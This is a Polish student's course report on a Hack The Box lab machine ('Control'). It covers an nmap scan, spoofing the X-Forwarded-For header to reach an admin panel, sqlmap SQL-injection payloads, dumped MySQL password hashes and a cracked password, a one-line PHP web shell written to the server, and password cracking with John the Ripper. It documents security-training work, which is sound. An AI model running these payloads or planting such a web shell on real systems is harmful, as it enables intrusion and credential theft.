

**AKADEMIA GÓRNICZO-HUTNICZA  
IM. STANISŁAWA STASZICA W KRAKOWIE**



Wydział Inżynierii Metali i Informatyki Przemysłowej

Imię i nazwisko: Stanisław Hodurek

Kierunek studiów: Informatyka Techniczna (niestac.)

Przedmiot: Bezpieczeństwo systemów informatycznych

Temat: Projekt - BSI

Grupa: I

## Spis treści

1. Wstęp .....	3
2. Nmap i pierwsze spostrzeżenia .....	3
3. X-Forwarded-For .....	5
4. Burp Intruder.....	6
5. Sqlmap .....	8
6. p0wnyshell .....	10
7. John the Ripper .....	10

## 1. Wstęp

Projekt został stworzony na potrzeby przedmiotu „bezpieczeństwo systemów informatycznych” w ramach projektu wybrany został challenge „Control” na stronie hack the box i przystąpiono do jego realizacji. Wyzwanie oznaczone było jako średniozaawansowany poziom trudności. By złamać zabezpieczenia aplikacji i serwera użyto takich technologii jak Nmap, Sqlmap, John the Ripper czy Burp Intruder.

Zadanie było typowym zadaniem pentestowym, czyli symulacją hackerskiego ataku, którego celem jest weryfikacja zabezpieczeń danego zasobu, takiego jak sieci czy wszelkiego rodzaju aplikacje, od aplikacji webowych, przez aplikacje mobilne, po aplikacje desktopowe oraz klient-serwer.

Zarówno testy penetracyjne systemów informatycznych jak i testy penetracyjne aplikacji mogą być przeprowadzane z perspektywy potencjalnego włamywacza (pentesty black box), oznacza to, że tester penetracyjny nie posiada dodatkowych informacji ponad te, które są dostępne publicznie. Innymi słowy w przypadku audyt bezpieczeństwa systemu teleinformatycznego pentester nie ma dostępu do architektury danej sieci, informacji o systemach w niej występujących. Z kolei przeprowadzając audyt bezpieczeństwa strony internetowej etyczny haker nie posiada dodatkowych dostępuów poza tymi, które może uzyskać samodzielnie np. poprzez rejestrację konta w systemie.

## 2. Nmap i pierwsze spostrzeżenia

Nmap program komputerowy autorstwa Fyodora (Gordon Lyon), służący do skanowania portów i wykrywania usług w sieci.


Program implementuje wiele różnych technik testowania portów TCP, UDP oraz SCTP w tym niestandardowe podejścia wynikające ze specyfiki implementacji stosów sieciowych, które potencjalnie mogą omijać zapory sieciowe lub platformy Intrusion Detection System. Dodatkowo Nmap posiada możliwość identyfikacji systemów operacyjnych na skanowanych hostach.

Nmap jest to zazwyczaj dobry punkt startowy by zacząć zabawę z hack the box, po wpisaniu komendy `nmap -sV -sC 10.10.10.167` otrzymane zostały następujące rezultaty.

```
Starting Nmap 7.80 ( https://nmap.org ) at 2021-01-17 13:54 CEST
Nmap scan report for 10.10.10.167
Host is up (0.060s latency).
Not shown: 997 filtered ports
PORT      STATE SERVICE VERSION
80/tcp    open  http      Microsoft IIS httpd 10.0
|_ http-methods:
|_   Potentially risky methods: TRACE
|_ http-server-header: Microsoft-IIS/10.0
|_ http-title: Fidelity
135/tcp   open  msrpc     Microsoft Windows RPC
3306/tcp  open  mysql?
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 22.02 seconds
```

Nmap wykrył trzy usługi, więc następnym krokiem będzie sprawdzenie usługi http.




Witryna nie jest zbyt rozbudowana, widać kilka przycisków takich jak Home, About, Admin, Login. Więc najlepiej byłoby się dostać do panelu admina, ale najpierw sprawdzony został kod źródłowy strony.

```

<head>
  <title>Fidelity</title>
  <meta charset="utf-8">
  <script type="text/javascript" src="assets/js/functions.js"></script>
  <meta name="viewport" content="width=device-width, initial-scale=1, user-scalable=no" />
  <link rel="stylesheet" href="assets/css/main.css" />
  <noscript>
    <link rel="stylesheet" href="assets/css/noscript.css" /></noscript>
</head>
<body class="is-preload landing">
  <div id="page-wrapper">
    <!-- To Do:
    - Import Products
    - Link to new payment system
    - Enable SSL (Certificates location \\192.168.4.28\\myfiles)
    <!-- Header -->
    <header id="header">
      <h1 id="logo"><a href="index.php">Fidelity</a></h1>
      <nav id="nav">
        <ul>
          <li><a href="index.php">Home</a></li>
          <li><a href="about.php">About</a></li>
          <li><a href="admin.php">Admin</a></li>
          <li><a href="admin.php" class="button primary">Login</a></li>
        </ul>
      </nav>
    </header>
    <!-- Banner -->
    <section id="banner">
      <div class="content">
        <header>
          <h2>The future has landed</h2>
          <p>And there are no hoverboards or flying cars.<br />
            Just apps. Lots of mother flipping apps.</p>
        </header>
        <span class="image"></span>
      </div>
    </section>
    <!-- Search -->
    <section id="search" class="wrapper style2 special fade">
      <h4></h4>
      <div class="container">
        <header>
          <h2>Stay Tuned</h2>
          <p>Subscribe to our Newsletter</p>
        </header>
        <form id="subscribe" action="#" method="GET" class="cta">
          <div class="row gtr-uniform gtr-50">
            <div class="col-8 col-12-xsmall"><input type="text" placeholder="Email" /></div>
            <div class="col-4 col-12-xsmall"><input type="submit" value="Subscribe" class="fit primary" /></div>
          </div>
        </form>
      </div>
    </section>
    <!-- Footer -->
    <footer id="footer">
      <ul class="icons">
        <li><a href="#" class="icon brands alt fa-twitter"><span class="label">Twitter</span></a></li>
        <li><a href="#" class="icon brands alt fa-facebook-f"><span class="label">Facebook</span></a></li>
        <li><a href="#" class="icon brands alt fa-linkedin-in"><span class="label">LinkedIn</span></a></li>
        <li><a href="#" class="icon brands alt fa-instagram"><span class="label">Instagram</span></a></li>
        <li><a href="#" class="icon brands alt fa-github"><span class="label">GitHub</span></a></li>
        <li><a href="#" class="icon solid alt fa-envelope"><span class="label">Email</span></a></li>
      </ul>
    </footer>
  </div>
</body>
```

W oczy przede wszystkim rzuca się komentarz z adresem IP serwera, nie jest on jednak aktualnie dostępny.

W takim wypadku postanowiono spróbować zalogować się do panelu za pomocą standardowych passów (admin, admin), co poskutkowało takim oto komunikatem:



Access Denied: Header Missing. Please ensure you go through the proxy to access this page

Oznacza to, że dostęp jest zabroniony i możliwy jedynie za pomocą proxy. Jest to częste rozwiązanie w firmach by cały ruch internetowy przechodził przez serwer pracodawcy, problemem w takim rozwiązaniu jest to, że jeżeli ruch każdego pracownika przechodzi przez jeden serwer to nie wiadomo do kogo on należy, gdyż z punktu widzenia aplikacji wszystkie połączenia przychodzą z tego samego adresu IP.

### 3. X-Forwarded-For

Rozwiązaniem tego problemu jest X-Forwarded-For nagłówek dodawany przez serwery proxy automatycznie do każdego żądania, w nim znajduje się adres komputera który rzeczywiście wykonuje dane żądanie.

## X-Forwarded-For

Web technology for developers > HTTP > HTTP headers > X-Forwarded-For

### Jump to section

- Syntax
- Directives
- Examples
- Specifications
- Browser compatibility
- See also

### Related Topics

**HTTP**

**Guides:**

- Resources and URIs
- HTTP guide
- HTTP security

The **X-Forwarded-For** (XFF) header is a de-facto standard header for identifying the originating IP address of a client connecting to a web server through an HTTP proxy or a load balancer. When traffic is intercepted between clients and servers, server access logs contain the IP address of the proxy or load balancer only. To see the original IP address of the client, the **X-Forwarded-For** request header is used.

This header is used for debugging, statistics, and generating location-dependent content and by design it exposes privacy sensitive information, such as the IP address of the client. Therefore the user's privacy must be kept in mind when deploying this header.

A standardized version of this header is the HTTP **Forwarded** header.


**X-Forwarded-For** is also an email-header indicating that an email-message was forwarded from another account.

Header type	Request header
Forbidden header name	no

Ponieważ serwer znajduje się pod adresem 10.10.10.167 sprawdzono połączenia z tego zakresu.

## 4. Burp Intruder

Burp Intruder to potężne narzędzie do automatyzacji niestandardowych ataków na aplikacje internetowe. Może być używany do automatyzacji wszelkiego rodzaju zadań, które mogą pojawić się podczas testowania. W tym przypadku zostanie użyty by nie sprawdzać zakresu IP ręcznie. Ustawiony został parametr \$ip\$ w końcówce nagłówka x-forwarded-for, żeby przyjmował zmienną wartość i przeszedł przez cały zakres (1-255).



Attack Save Columns

Results Target Positions Payloads Options

Filter: Showing all items

Request	Payload	Status	Error	Timeout	Length	Comment
82	82	200	<input type="checkbox"/>	<input type="checkbox"/>	277	
83	83	200	<input type="checkbox"/>	<input type="checkbox"/>	277	
84	84	200	<input type="checkbox"/>	<input type="checkbox"/>	277	
85	85	200	<input type="checkbox"/>	<input type="checkbox"/>	277	
86	86	200	<input type="checkbox"/>	<input type="checkbox"/>	277	
87	87	200	<input type="checkbox"/>	<input type="checkbox"/>	277	
88	88	200	<input type="checkbox"/>	<input type="checkbox"/>	277	
89	89	200	<input type="checkbox"/>	<input type="checkbox"/>	277	
90	90	200	<input type="checkbox"/>	<input type="checkbox"/>	277	
91	91	200	<input type="checkbox"/>	<input type="checkbox"/>	277	
92	92	200	<input type="checkbox"/>	<input type="checkbox"/>	277	
93	93	200	<input type="checkbox"/>	<input type="checkbox"/>	277	
94	94	200	<input type="checkbox"/>	<input type="checkbox"/>	277	
95	95	200	<input type="checkbox"/>	<input type="checkbox"/>	277	
96	96	200	<input type="checkbox"/>	<input type="checkbox"/>	277	
97	97	200	<input type="checkbox"/>	<input type="checkbox"/>	277	
98	98	200	<input type="checkbox"/>	<input type="checkbox"/>	277	
99	99	200	<input type="checkbox"/>	<input type="checkbox"/>	277	
100	100	200	<input type="checkbox"/>	<input type="checkbox"/>	277	
101	101	200	<input type="checkbox"/>	<input type="checkbox"/>	277	
102	102	200	<input type="checkbox"/>	<input type="checkbox"/>	277	
103	103	200	<input type="checkbox"/>	<input type="checkbox"/>	277	
104	104	200	<input type="checkbox"/>	<input type="checkbox"/>	277	
105	105	200	<input type="checkbox"/>	<input type="checkbox"/>	277	
106	106	200	<input type="checkbox"/>	<input type="checkbox"/>	277	
107	107	200	<input type="checkbox"/>	<input type="checkbox"/>	277	

Request Response


Raw Headers Hex Render

1 HTTP/1.1 200 OK  
2 Content-Type: text/html; charset=UTF-8  
3 Server: Microsoft-IIS/10.0  
4 X-Powered-By: PHP/7.3.7  
5 Date: Mon, 27 Apr 2020 11:16:11 GMT  
6 Connection: close  
7 Content-Length: 89  
8  
9 Access Denied: Header Missing. Please ensure you go through the proxy to access this page


Wszystkie zapytania jednak zwróciły tą samą zawartość o braku dostępu.




Następnym krokiem podjętym w celu złamania zabezpieczeń było wykorzystanie adresu IP znalezionej na samym początku w kodzie źródłowym.



Tym razem zapytanie zwróciło wartość inną niż kod błędu. Problemem jest to, że zawartość jest widziana jedynie z poziomu burpa, gdyż przeglądarka nie wysyła żądań z dodatkowym nagłówkiem. Można jednak spowodować żeby cały ruch przeglądarki przechodził przez program burp po wykorzystaniu rozszerzenia, Proxy SwitchyOmega.



W nim ustawione zostały parametry serwera proxy, by kierować żądania przez burpa. Dzięki temu możliwe będzie wysyłanie żądania z przeglądarki razem z nagłówkiem, dzięki temu uzyskana została możliwość zobaczenia panelu administratora z poziomu przeglądarki.



Przycisk „Search” pozwala zakładać, że jest tutaj jakaś baza danych, więc aplikacja może być podatna na ataki sql injection, to automatyzacji tego procesu wykorzystany zostanie sqlmap.

## 5. Sqlmap

Program zostaje uruchomiony i po chwili działania pokazuje, że aplikacja jest podatna na ataki sql injection i pozwoli to na odczytanie dowolnych danych z bazy.

```
[14:19:20] [INFO] target URL appears to have 6 columns in query
[14:19:20] [INFO] POST parameter 'productName' is 'MySQL UNION query (NULL) - 1 to 20 columns' injectable
[14:19:20] [WARNING] in OR boolean-based injection cases, please consider usage of switch '--drop-set-cookie' if you experience any problems during data retrieval
POST parameter 'productName' is vulnerable. Do you want to keep testing the others (if any)? [y/N]
sqlmap identified the following injection point(s) with a total of 85 HTTP(s) requests:
---
Parameter: productName (POST)
  Type: boolean-based blind
  Title: OR boolean-based blind - WHERE or HAVING clause (MySQL comment)
  Payload: productName=-3232' OR 9000=9000#

  Type: error-based
  Title: MySQL >= 5.0 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (FLOOR)
  Payload: productName=test' AND (SELECT 7395 FROM(SELECT COUNT(*),CONCAT(0x7178627a71,(SELECT (ELT(7395=7395,1))),0x7162627171,FLOOR(RAND(0)*2))x FROM INFORMATION_SCHEMA.PLUGINS GROUP BY x)a)-- kiWP

  Type: stacked queries
  Title: MySQL >= 5.0.12 stacked queries (comment)
  Payload: productName=test';SELECT SLEEP(5)#

  Type: time-based blind
  Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
  Payload: productName=test' AND (SELECT 1532 FROM (SELECT(SLEEP(5)))VuIC)-- inzG

  Type: UNION query
  Title: MySQL UNION query (NULL) - 6 columns
  Payload: productName=test' UNION ALL SELECT NULL,CONCAT(0x7178627a71,0x486e744c4b5046484d4d69676c586178474144535375435273707a544e61636f516568686d516672,0x7162627171),NULL,NULL,NULL,NULL#
---
[14:19:31] [INFO] the back-end DBMS is MySQL
back-end DBMS: MySQL >= 5.0 (MariaDB fork)
[14:19:31] [INFO] fetched data logged to text files under '/home/kacper/.sqlmap/output/10.10.10.167'
```

Dzięki temu udało się pobrać wszystkie dane, które prezentują się następująco:

```
[14:31:04] [INFO] fetching columns for table 'product' in database 'warehouse'
[14:31:04] [INFO] fetching entries for table 'product' in database 'warehouse'
Database: warehouse
Table: product
[9 entries]
```

tax	id	price	name	category	quantity
0	26	20	Cloud Server	1	2
0	31	60	TP-LINK TL-WN722N v3	2	15
0	32	29	D-Link DWA-171	2	5
0	33	111	TP-LINK Archer T2UH v2	2	25
0	34	11	Asus USB-AC53 Nano	2	25
0	35	19	TP-LINK TL-WN725N v3	2	24
0	36	100	StarTech USB867WAC22	2	5
0	37	100	Asus USB-AC68	2	5
0	38	1	p	1	1

Niestety w bazie danych nie znaleziono żadnych ciekawych informacji.

W kolejnym kroku uruchomiony został sqlmap z parametrem --passwords w celu wyszukania haseł.




```

[14:33:39] [INFO] using default dictionary
do you want to use common password suffixes? (slow!) [y/N] n
[14:33:41] [INFO] starting dictionary-based cracking (mysql_passwd)
[14:33:41] [INFO] starting 2 processes
[14:33:45] [INFO] cracked password 'l3tm3!n' for user 'manager'
database management system users password hashes:
[*] hector [1]:
    password hash: *0E178792E8FC304A2E3133D535D38CAF1DA3CD9D
[*] manager [1]:
    password hash: *CFE3EEE434B38CBF709AD67A4DCDEA476CBA7FDA
    clear-text password: l3tm3!n
[*] root [1]:
    password hash: *0A4A5CAD344718DC418035A1F4D292BA603134D8


```

Udało się znaleźć trzy wyniki i nawet jeden od razu został złamany atakiem słownikowym przez sqlmap.


Patrząc na wcześniejszy wynik requesta, zauważone zostało, że server działa na Windowsie i posiada interpreter języka PHP.



Dzięki temu wiemy też, że mamy do czynienia z usługą IIS, po chwili szukania w Internecie, można dowiedzieć się, że standardowym katalogiem gdzie przechowywane są pliki serwera jest C:\inetpub\wwwroot




Dzięki tym informacjom za pomocą sqlmap –file-write wysłany tam zostanie następujący plik php:



```
1 <?php
2
3 system($_GET['a']);
```

W rezultacie otrzymany został plik, który w przeglądarce wygląda następująco:




nt authority\iusr

Skoro wiemy już, że skrypt PHP działa, następnym krokiem będzie użycie p0wnyshell.

## 6. p0wnyshell

p0wnyshell jest bardzo prostą, jedno plikową powłoką PHP. Może być używany do szybkiego wykonywania poleceń na serwerze podczas pentestowania aplikacji PHP.



```
Administrator          DefaultAccount          Guest
Hector                  WDAGUtilityAccount
The command completed with one or more errors.

p0wny@shell:c:\Windows\Temp# net user Hector
User name               Hector
Full Name               Hector
Comment
```

Dzięki p0wnyshell możemy zobaczyć użytkowników serwera a są nimi Hector i Administrator.

Wcześniej uzyskane zostały zakodowane hasła użytkowników i tam również znajdował się Hector, dlatego podjęta zostanie próba złamania jego hasła.

## 7. John the Ripper

Program służący do łamania haseł. Początkowo stworzony dla systemu operacyjnego UNIX, aktualnie uruchamia się na piętnastu różnych platformach. Jest to jeden z najpopularniejszych programów do łamania oraz testowania haseł. Formaty, które obsługuje to DES, RSA, MD4 i MD5, Kerberos AFS oraz hasze Windows LM. Dodatkowe moduły umożliwiają obsługę LDAP, MySQL i podobnych.

Hasze haseł, które wcześniej udało się uzyskać zostały poddane próbie złamania przez John'a.



Dzięki John the Ripper udało się złamać hasło Hectors i zalogować na jego konto, zadanie zostało ukończone.